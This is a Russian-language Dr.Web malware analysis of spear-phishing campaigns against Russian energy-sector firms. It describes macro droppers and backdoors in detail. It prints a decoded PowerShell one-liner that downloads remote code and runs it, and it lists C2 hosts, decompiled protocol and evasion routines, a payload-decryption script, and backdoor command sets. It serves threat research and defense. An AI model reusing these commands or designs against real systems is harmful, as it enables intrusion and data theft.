
Dr.WEB

Целевые шпионские спам-кампании угрожают предприятиям ТЭК РФ



«Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

Целевые шпионские спам-кампании угрожают предприятиям ТЭК РФ
24.9.2020

«Доктор Веб», Центральный офис в России
125040
Россия, Москва
3-я улица Ямского поля, вл.2, корп.12А

Веб-сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах Вы можете найти на официальном сайте компании.

Разведка

В конце апреля 2020 года вирусные аналитики компании «Доктор Веб» зафиксировали спам-кампанию, в ходе которой сотрудникам ряда предприятий топливно-энергетического комплекса России под видом обновленного телефонного справочника рассылались документы с расширением `.docx`, которые загружали два изображения с удаленных ресурсов.

Одно из них загружалось на пользовательский компьютер с сервера news[.]zannews[.]com. Примечательно, что доменное имя схоже с доменом антикоррупционного медиацентра Казахстана — zannews[.]kz. С другой стороны, используемый домен сразу напомнил о другой известной кампании 2015 года, известной как TOPNEWS, в которой использовался бэкдор ICEFOG, а домены управления троянами имели подстроку «news» в названиях. Другой интересной особенностью стало то, что при отправке писем различным адресатам в запросах на загрузку изображения использовались разные параметры запроса или же уникальные имена изображений. Мы считаем, что это было сделано с целью сбора информации для определения «надежного» адресата, который в последующем гарантированно откроет письмо. Для загрузки изображения со второго сервера использовался протокол SMB, что могло быть сделано для сбора NetNTLM-хешей с компьютеров сотрудников, открывших полученный документ.

В июне этого года злоумышленники начали использовать новое доменное имя — sports[.]manhajnews[.]com. Как показал анализ, субдомены manhajnews[.]com использовались в спам-рассылках как минимум с сентября 2019 года. Так, одной из целей в рамках этой кампании оказался крупный российский университет.

Кроме того, в июне была запущена очередная кампания: на этот раз документ содержал информацию об отраслевом развитии. Текст письма явно указывал на то, что его автор не является носителем русского языка. При этом сервер для загрузки изображений был изменен на download[.]inklingpaper[.]com

В качестве попытки обойти детектирование вредоносных документов антивирусными программами в июле злоумышленники стали использовать документы Microsoft Word, зашифрованные при помощи пароля. Одновременно с этим само содержание письма было незначительно изменено:

Текст обращения вновь был написан в прежнем стиле, чем вызывал дополнительные подозрения у адресата. Сервер для скачивания картинки также не менялся.

Отметим, что во всех случаях для рассылки писем использовались электронные почтовые ящики, зарегистрированные на доменах mail[.]ru и yandex[.]ru.

Атака

В начале сентября 2020 года вирусные аналитики зафиксировали новую спам-кампанию, в рамках которой злоумышленники вновь рассылали письма под предлогом обновления телефонного справочника. Однако на этот раз вложение содержало вредоносный макрос.

При открытии приложенного документа макрос создавал два файла: VBS-скрипт `%APPDATA%\\microsoft\\windows\\start menu\\programs\\startup\\adoba.vbs`, который предназначался для запуска пакетного файла, а также сам пакетный файл `%APPDATA%\\configstest.bat`, который был обфусцирован.

Суть его работы сводится к запуску оболочки Powershell с определенными параметрами. Параметры, передаваемые оболочке, декодируются в следующие команды:

```
$o = [activator]::CreateInstance([type]::GetTypeFromCLSID("F5078F35-C551-
11D3-89B9-0000F81FE221"));$o.Open("GET",
"http://newsinfo.newss.nl/nissenlist/johnlists.html", $False);$o.Send();
IEX $o.responseText;
```

Как следует из представленных команд, домен, с которого загружается полезная нагрузка, вновь замаскирован под новостной сайт. На заражаемый компьютер доставляется простой загрузчик Trojan.DownLoader34.31724, единственной задачей которого является получение шелл-кода от управляющего сервера и его выполнение. Специалистам компании «Доктор Веб» удалось выявить два вида бэкдоров, которые могут быть установлены на ПК жертвы.


Первый из них — BackDoor.Siggen2.3238 — ранее не встречался нашим специалистам, при этом какие-либо упоминания этой программы другими антивирусными вендорами также не нашлись. Второй является модификацией уже известного нам по инциденту с государственным учреждением Казахстана бэкдора **BackDoor.Whitebird**. Кроме того, в ходе исследования мы обнаружили еще один домен, который использовался в ходе этой кампании, — news[.]microotf[.]com. Однако мы не нашли ни одной троянской программы, которая использовала бы этот домен в качестве управляющего сервера.

Заключение и выводы

Анализ документов, вредоносных программ, а также использованной инфраструктуры позволяет нам с уверенностью сказать, что атака была подготовлена одной из китайских APT-групп. Учитывая функциональность бэкдоров, которые устанавливаются на компьютеры жертв в случае успешной атаки, заражение ведет как минимум к краже конфиденциальной информации с компьютеров атакованных организаций. Кроме того, весьма вероятным сценарием является установка специализированных троянов на локальные серверы с особой функцией, такие как контроллеры домена, почтовые серверы, интернет-шлюзы и т. п. Как мы могли наблюдать на примере инцидента в Казахстане, такие серверы по различным причинам представляют особый интерес для злоумышленников.

Специалисты вирусной лаборатории «Доктор Веб» обращают внимание пользователей на необходимость внимательно относиться ко всей входящей корреспонденции, включая письма, полученные от якобы известных адресантов.

Вложение, содержащее вредоносный макрос, было успешно обнаружено облачным анализатором Dr.Web vxCube.



Принцип действия найденных образцов вредоносных программ

BackDoor.Whitebird.23

Бэкдор, написанный на языке C++ и предназначенный для работы как в 32-разрядных, так и в 64-разрядных операционных системах семейства Microsoft Windows. **BackDoor.Whitebird.23** предназначен для установки зашифрованного соединения с управляющим сервером и несанкционированного управления зараженным компьютером.

Принцип действия

Начало работы

Вредоносная библиотека имеет две экспортируемые функции:

```
GooglePlay

Test
```

В начале своей работы расшифровывает зашитую в тело бэкдора конфигурацию алгоритмом на основе XOR-операции с байтом 0x99. Конфигурация имеет вид:

```
struct st_cfg

{

  _DWORD dword0;

  wchar_t campaign[64];

  wchar_t cnc_addr[256];

  _DWORD cnc_port;

  wchar_t cnc_addr2[100];

  wchar_t cnc_addr3[100];

  _BYTE working_hours[1440];

  wchar_t proxy_domain[50];

  _DWORD proxy_port;

  _DWORD proxy_type;
```

```
  _DWORD use_proxy;
  _BYTE proxy_login[50];
  _BYTE proxy_password[50];
  _BYTE gapa8c[256];
};
```

Для обеспечения своей постоянной работы бэкдор меняет значение, указанное в поле `working_hours` конфигурации. Поле содержит 1440 байтов, которые принимают значения 0 или 1 и представляют собой каждую минуту каждого часа в сутках.

Создает для каждого сетевого интерфейса отдельный поток, который прослушивает интерфейс и ищет пакеты авторизации на прокси-сервере с зараженного компьютера. При обнаружении такого пакета бэкдор вносит информацию о прокси-сервере в свой список. Кроме того, проверяет наличие прокси через WinAPI `InternetQueryOptionW`. Список с информацией о прокси имеет следующую структуру:

```
struct st_proxy
{
  st_proxy *next;
  st_proxy *prev;
  _DWORD proxy_type;
  _DWORD proxy_addr;
  unsigned __int16 proxy_port;
  _DWORD got_proxy;
  const char login[255];
  const char password[255];
  const char char216[255];
};
```

Конфигурации прокси-серверов дополнительно сохраняются в файл `%TEMP%\ \<computer_name>_r.xra`.

Затем программа проверяет текущие минуту и час и сравнивает с данными, находящимися в поле `working_hours` конфигурации. Если значение для соответствующей минуты суток не нулевое, то устанавливает соединение с управляющим сервером.

В случае успешного соединения с сервером бэкдор собирает информацию о зараженном компьютере и формирует структуру:

```
#pragma pack(push, 1)
struct st_info
{
  wchar_t campaign[64];
  _DWORD dword80;
  WCHAR username[64];
  wchar_t macs[20];
  RTL_OSVERSIONINFOW osversion;
  _BYTE gap130[8];
  WCHAR computer_name[16];
  _BYTE gap24A[96];
  st_drive_info drives[26];
  _BYTE gap2D0[312];
  _DWORD mem_total_phys;
  _DWORD mem_available_phys;
  DWORD cpu_nop;
  DWORD cpu_freq;
  _BYTE cpu_info[128];
  _DWORD x64;
  WCHAR locale[6];
};
#pragma pack(pop)
```

Программа отправляет собранную информацию на управляющий сервер и ждет в ответ 2 байта. Первый из этих двух байтов бэкдор будет посылать уже после обработки команды от сервера.

После чего отправляет байт `0x10`, который является запросом команды у управляющего сервера. В ответ сервер должен прислать 16 байтов, где первый `DWORD` служит идентификатором команды.

Список команд представлен в следующей таблице:


Код команды	Команда
0x01	Выслать список файлов в каталоге
0x15	Удалить файл
0x16	Удалить каталог
0x17	Переместить файл
0x18	Запустить файл
0x19	Записать файл
0x1b	Прочесть файл
0x32	Выслать список процессов
0x33	Завершить указанный процесс
0x50	Выслать список служб
0x51	Выслать конфигурацию указанной службы
0x52	Запустить службу
0x53	Остановить службу
0x54	Удалить службу
0x64	Запустить командную оболочку с перенаправлением ввода/вывода в пайпы или выполнить команду в командной оболочке
0x65	Установить дополнительное соединение с управляющим сервером и запустить командную оболочку с перенаправлением ввода/вывода в сокет
0x3e7	Удалить себя из системы

Протокол связи с управляющим сервером

Установка соединения с сервером имитирует создание соединения по протоколу TLS версии 1.0 между клиентом и сервером. В теле бэкдора содержатся два буфера.

Первый буфер содержит пакет `Client Hello` версии TLS 1.0.

Второй буфер содержит TLS 1.0 пакеты `Client Key Exchange` с длиной ключа 0x100 байт, `Change Cipher Spec`, `Encrypted Handshake Message`.



При отправке пакета `Client Hello` бэкдор записывает в поле `Client Random` 4 байта текущего времени и 28 байт псевдослучайных данных, вычисляемых следующим образом:

```
v3 = time(0);

t = (v3 >> 8 >> 16) + ((((((unsigned __int8)v3 << 8) + BYTE1(v3)) << 8) +
BYTE2(v3)) << 8);

for ( i = 0; i < 28; i += 4 )

  *(_DWORD *)&clientrnd[i] = t + *(_DWORD *)&cnc_addr[i / 4];
```

```
for ( j = 0; j < 28; ++j )
  clientrnd[j] ^= 7 * (_BYTE)j;
```

Полученный пакет отправляется на управляющий сервер. В ответе (пакет `Server Hello`) проверяются:

- соответствие протокола TLS версии 1.0;
- соответствие временной метки (первые 4 байта поля пакет `Random Data`), указанной клиентом, временной метке, указанной сервером;
- совпадение первых 4 байтов после временной метки в поле `Random Data` у клиента и сервера.

В случае указанных соответствий бэкдор готовит пакет `Client Key Exchange`. Для этого он модифицирует `Public Key` в пакете `Client Key Exchange`, а также `Encryption IV` и `Encryption Data` в пакете `Encrypted Handshake Message`.

```
z = 17;
x = 17 * t;
do
{
  client_key_exchange[z++] ^= BYTE1(x);
  x += t;
}
while ( z < 272 );
p = &next_after_client_key_exchange;
c = 7;
do
{
  *p ^= BYTE1(c);
  c += t;
  --p;
}
while ( (int)p > (int)&client_key_exchange[278] );
```

Затем бэкдор принимает пакет от управляющего сервера, проверяет что версия протокола TLS соответствует 1.0, после чего принимает еще 54 байта (тело пакета). На этом установка соединения завершается.

Все принимаемые и отправляемые пакеты передаются по протоколу TLS 1.0, при этом шифрование данных пакетов определяется алгоритмом:

```
for ( i = 0; i < size; ++i )

  buffer[i] ^= 7 * (_BYTE)i;
```

Если клиенту или серверу не удалось за одну попытку принять весь пакет целиком, то он отправляет второй стороне пакет, который формируется следующим образом:

```
t = time(0);

...

for ( j = 0; j < 10; ++j )

  Src[j] = (unsigned __int16)(0x71 * (t + 35)) >> 8;

tls_send_packet(socket, Src, 0xAu);
```

Trojan.DownLoader34.31724

Trojan.DownLoader34.31724 представляет собой загрузчик шелл-кода, написанный на C++ и предназначенный для работы в 32- и 64-разрядных операционных системах семейства Microsoft Windows.

Принцип действия

Адрес управляющего сервера зашит в тело трояна и хранится в открытом виде: `https://newsfor[.]newss[.]nl`.

С помощью функции `CoCreateGuid` программа генерирует GUID (Globally Unique Identifier), который затем использует в качестве идентификатора зараженного устройства.

После чего посылает GET-запрос на управляющий сервер с HTTP-заголовком `User-Agent: "WinHTTP Example/1.0"` по адресу `https://newsfor[.]newss[.]nl/<uuid>&0&4`, где:

- <uuid> — созданный ранее `uuid`,
- 0 — порядковый номер запроса,
- 4 — зашитое в тело трояна число.

В ответ на этот GET-запрос троян ожидает передачу шелл-кода, после чего отправляет еще один GET-запрос. При условии, что в ответе первый `DWORD` равен `1`, выполняет полученный ранее шелл-код.

Результат выполнения шелл-кода отправляется POST-запросом на тот же URL, что используется при отправке GET-запросов.

BackDoor.Siggen2.3244

Троянская программа-дроппер, предназначенная для распространения и установки других вредоносных приложений в целевые системы. Написана на C. Поддерживает работу на компьютерах под управлением 32- и 64-битных ОС Microsoft Windows. Исследованный образец распространял бэкдора **BackDoor.Whitebird.23**.

Принцип действия

Описываемый образец распространялся внутри самораспаковывающегося RAR-архива, содержащего следующие файлы:

- `migwiz.exe` — основной дроппер;
- `migwiz3.DAT` — зашифрованный shell-код с полезной нагрузкой, предназначенной для 32-битных ОС Microsoft Windows;
- `migwiz6.DAT` — зашифрованный shell-код с полезной нагрузкой, предназначенной для 64-битных ОС Microsoft Windows.

Основной дроппер migwiz.exe

При запуске включает следующие системные привилегии для своего процесса:

- SeDebugPrivilege
- SeAssignPrimaryTokenPrivilege
- SeBackupPrivilege
- SeRestorePrivilege

Затем в зависимости от разрядности операционной системы он считывает из каталога, в котором был запущен, файл `migwiz3.DAT` или `migwiz6.DAT`. При наличии прав администратора троян сохраняет содержимое соответствующего файла в ключ реестра `[HKLM\\Software\\Microsoft\\MigWlz\\Options]` со значением `Setup`. Если нужных прав нет, то сохраняет его в ключ `[HKCU\\Software\\Microsoft\\MigWlz\\Options]` со значением `Setup`.

В этих ключах хранится полезная нагрузка, которую троян в дальнейшем извлекает и запускает (см. раздел «Полезная нагрузка» ниже).

Если дроппер запущен с правами администратора, он устанавливает службе `IKEEXT` автоматический способ запуска. Далее он проверяет, существует ли файл `%WINDIR%\\System32\\wlbsctrl.dll`. Если тот существует, троян затирает его случайными данными, после чего удаляет и заменяет файлом, который в зашифрованном виде и сжатый через `RtlCompressBuffer` хранится в его теле. Для расшифровки этого файла используется следующий скрипт:

```
def decrypt(data):

    a = b = c = d = struct.unpack('<I', data[:4])[0]

    s = bytearray()

    for i in range(len(data)):
        a = (a + (a >> 3) - 0x3C6312B6) & 0xffffffff
        b = (b + (b >> 5) - 0x62B652F6) & 0xffffffff
        c = (c + 0x6251F3E2 - (c << 9)) & 0xffffffff
        d = (d + (0xCD56823E - (d << 7))) & 0xffffffff

        s.append(data[i] ^ ((a + b + c + d) & 0xff))

    return s
```

При этом в конец извлекаемого файла дописывается большой блок случайных данных. Этот блок начинается с сигнатуры `0xcc90` и имеет размер `0x8FF1B6` байт для 64-разрядной библиотеки и размер `0x8FF437` для 32-разрядной библиотеки.

Извлеченной библиотеке троян присваивает даты создания, доступа и модификации, аналогичные тем, что имеются у системного файла `%WINDIR%\\System32\\rundll32.exe`. После этого вредоносная программа запускает сервис `IKEEXT`, который загружает вредоносную библиотеку в память.

Если троян запущен без прав администратора, он проверяет наличие каталога `%ProgramData%\\migwiz`. Если этот каталог существует, троян затирает каждый файл внутри него случайными данными, после чего удаляет файлы. Затем он удаляет и сам каталог.

Далее троян заново создает указанную папку и помещает в нее файлы `migwiz.exe` и `migwiz.dll`, которые распаковывает из своего тела. При этом библиотека `migwiz.dll` является той же самой библиотекой, которая сохраняется в каталог `%WINDIR%\\System32\\wlbsctrl.dll` при наличии административных прав.

После этого троян устанавливает файл `migwiz.exe` в автозагрузку, создавая ключ реестра `[HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\run]` с параметром `migwiz`.

Для файлов `migwiz.exe` и `migwiz.dll`, а также каталога, в котором они находятся, троян выставляет даты создания, доступа и модификации, аналогичные тем, что имеются у системного файла `rundll32.exe`. После этого запускается файл `migwiz.exe`.

Загрузчик migwiz.exe

Выполняет поиск dll-библиотек, которые находятся в одном каталоге с ним, и загружает их в память.

Загрузчик migwiz.dll

Использует мьютекс для контроля того чтобы одновременно был запущен лишь один экземпляр трояна. Если он запущен как служба, то мьютекс имеет имя `Global/Configer`. В остальных случаях для мьютекса используется имя `LocalConfiger`.

В зависимости от того, как запущен троян, загрузчик читает из ключа реестра `[HKLM\\Software\\Microsoft\\MigWlz\\Options] 'Setup'` или `[HKCU\\Software\\Microsoft\\MigWlz\\Options] 'Setup'` полезную нагрузку.

Успешно прочитанная полезная нагрузка расшифровывается операцией XOR с байтом `0x90`.

Затем, если троян запущен в качестве службы, он инжектирует полезную нагрузку в запущенный процесс `explorer.exe`. В противном случае он выполняет ее инжект в собственный процесс.

Полезная нагрузка

Хранится в реестре Windows, куда на начальном этапе заражения копируется из файлов `migwiz3.DAT` и `migwiz6.DAT`. Содержит shell-код, который получает адреса минимально необходимых функций и загружает из собственного тела исполняемый MZPE-файл. Этот файл представляет собой троянскую dll-библиотеку, детектируемую Dr.Web как **BackDoor.Whitebird.23**.

BackDoor.Siggen2.3238

Троянская программа-бэкдор, работающая в среде 32-битных операционных систем семейства Microsoft Windows. Написана на C++. Ее основная функция — получение несанкционированного доступа к зараженным компьютерам и выполнение на них вредоносных действий по команде злоумышленников.

Принцип действия

При запуске **BackDoor.Siggen2.3238** инициирует ряд предварительных проверок. Вначале он получает адреса следующих экспортируемых функций:

- CreateDirectoryExW
- NtQueryDirectoryFile
- NtDeleteFile
- NtWriteFile
- NtReadFile
- NtCreateFile
- NtSetInformationFile

Затем проверяет указатель на каждую из этих функций, используя следующий алгоритм:

```
int __cdecl magic(unsigned __int8 *a1)
{
  if ( *a1 == 0xE9
     || *a1 == 0x90 && a1[1] == 0xE9
     || *a1 == 0x8B && a1[1] == 0xFF && a1[2] == 0xE9
     || *a1 == 0x68 && a1[5] == 0xC3
     || *a1 == 0x90 && a1[1] == 0x68 && a1[6] == 0xC3
     || *a1 == 0xFF && a1[1] == 0x25
     || *a1 == 0x8B && a1[1] == 0xFF && a1[2] == 0xFF && a1[3] == 0x25
     || *a1 == 0xB8 && a1[5] == 0xFF && a1[6] == 0xE0
     || *a1 == 0xB8 && a1[5] == 0x50 && a1[6] == 0xC3
     || *a1 == 0xA1 && a1[5] == 0xFF && a1[6] == 0xE0
     || *a1 == 0xA1 && a1[5] == 0x50 && a1[6] == 0xC3
     || *a1 == 0x90 && a1[1] == 0x90 && a1[3] == 0xE9
     || a1[5] == 0xFF && a1[6] == 0x25 )
  {
    sub_42DFF0();
  }
  return 0;
}
```

Если данные по указателю совпали с проверяемыми, троян выделяет в памяти область размером в 1 байт, заполняет в ней нулями 10 байт и пытается освободить ее:

```
void sub_42DFF0()
{
  _DWORD *v0; // [esp+4h] [ebp-8h]

  v0 = operator new[](1u);
  *v0 = 0;
  v0[1] = 0;
  *((_WORD *)v0 + 4) = 0;
  j_j__free(v0);
}
```

Данная операция выполняется для каждой экспортируемой функции. Наиболее вероятно, что так бэкдор проверяет наличие перехватов (хуков) в них и пытается аварийно завершить работающий процесс.

После этого **BackDoor.Siggen2.3238** проверяет, совпадают ли вшитые в его код строки `false` и `true`. Если да, троян выполняет проверку на присутствие в системе компонентов виртуальных машин VMWare и VirtualBox — VMWare Guest Additions, Virtual Machine Additions и Virtualbox Guest Additions. После проверки наличия виртуальных машин ее результат обнуляется, и троян впадает в бесконечный цикл, в котором бездействует.

```
21  p_false = "false";
22  p_true = aTrue;
23  while ( 1 )
24  {
25    c = *p_true;
26    v4 = c < (unsigned int)*p_false;
27    if ( c != *p_false )
28      break;
29    if ( !c )
30      goto LABEL_6;
31    d = p_true[1];
32    v4 = d < (unsigned int)p_false[1];
33    if ( d != p_false[1] )
34      break;
35    p_true += 2;
36    p_false += 2;
37    if ( !d )
38    {
39LABEL_6:
40      v9 = 0;
41      goto LABEL_8;
42    }
43  }
44  v9 = v4 ? -1 : 1;
45LABEL_8:
46  v8[1] = v9;
47  if ( !v9 )
48  {
49    check_vmwarehostopen_exe();
50    check_svc_1_driver_vmsrvc();
51    check_vb_guest_additions();
52    v12 = 0;
53    is_vm = 0;
54    infinite_loop();
55  }
```

Основная функциональность

BackDoor.Siggen2.3238 способен поддерживать связь с управляющим сервером по двум протоколам: HTTP и HTTPS. В исследованном образце задействован протокол HTTPS. В запросах к серверу используется следующий User-Agent:

```
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; SE)
```

При этом все запросы снабжаются следующим набором параметров:

```
%s;type=%s;length=%s;realdata=%send
```

где каждая строка `%s` соответственно заменяется на:

- идентификатор зараженного компьютера;
- тип отправляемого запроса;
- длину данных в поле `realdata`;
- данные.

По завершении предварительных проверок на начальном этапе работы **BackDoor.Siggen2.3238** генерирует собственный идентификатор, используя следующую функцию:

```
_DWORD *gen_bot_id()
{
  unsigned int v0; // eax
  _BYTE *botid; // [esp+Ch] [ebp-4Ch]
  int i; // [esp+10h] [ebp-48h]
  char a[64]; // [esp+14h] [ebp-44h] BYREF

  qmemcpy(a, "0123456789ABCDEFGHIGKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz", 62);
  botid = operator new[](30u);
  v0 = j_time64(0);
  srand(v0);
  *(_DWORD *)botid = 0;
  *((_DWORD *)botid + 1) = 0;
  *((_DWORD *)botid + 2) = 0;
  *((_DWORD *)botid + 3) = 0;
  *((_DWORD *)botid + 4) = 0;
  *((_DWORD *)botid + 5) = 0;
  *((_DWORD *)botid + 6) = 0;
  *((_WORD *)botid + 14) = 0;
  for ( i = 0; i < 24; ++i )
    botid[i] = a[rand() % 62];
  return botid;
}
```

Далее он собирает информацию об инфицированной системе и формирует строку вида:

`lan=%s;cmpname=%s;username=%s;version=%s;`

где `lan` — IP-адрес зараженного компьютера, `cmpname` — имя компьютера, `username` — имя пользователя, `version` — строка `0.0.4.03`.

Эта информация с идентификатором `sysinfo` через POST-запрос отправляется на управляющий сервер, расположенный по адресу https://31.214.157.14/log.txt. Если в ответ **BackDoor.Siggen2.3238** получает сигнал `HEART`, соединение считается успешным, и троян приступает к основному циклу общения с сервером.

Для получения новой команды бэкдор отправляет пакет с идентификатором команды `HEART` и данными `heart`. Последующий ответ сервера парсится регулярным выражением вида:

`type=([^&]+);first=([^&]+);second=([^&]+);third=([^&]+);`

Строка `type` в нем характеризует, какую именно команду требуется выполнить, тогда как остальные строки содержат параметры для команд.

BackDoor.Siggen2.3238 может получать следующие команды:

Команда	**Описание**
`HEART`	Heartbeat (сигнал-маяк, поддерживающий соединение сервера с бэкдором).

OK	Подтверждение сервером успешного приема данных, переданных трояном.
CMDINFO	Запустить cmd.exe с перенаправлением ввода-вывода в именованные каналы (pipes), через которые данные отправляются на сервер и обратно.
PROCESSINFO	Собрать информацию о запущенных процессах. Информация по каждому процессу имеет вид `proName=%1%;PID=%2%;proPath=%3%;Tport=%4%;Uport=%5%;descrip=%6%;`
PROCESSTERMINATE	Завершить процесс с указанным идентификатором PID.
LISTDRIVE	Собрать информацию о дисках. Информация по каждому диску имеет вид `diskName=%s;driveType=%s;`.
LISTFILE	Собрать листинг заданной директории. Информация по каждому файлу или каталогу имеет вид `fileName=%1%;path=%2%;fileType=%3%;fileSize=%4%;access=%5%;create=%6%;`.
DELETEFILE	Удалить заданный файл.
DOWNLOAD	Загрузить заданный файл на управляющий сервер.
UPLOAD	Скачать заданный файл с управляющего сервера.
RUN	Запустить заданный файл.

Приложение №1. Индикаторы компрометации

SHA1-хеши

BAT.Starter.318

07bdaa2ef4556d9c14753c53c7fc239e9e669637: `configstest.bat`

Trojan.DownLoader34.31724

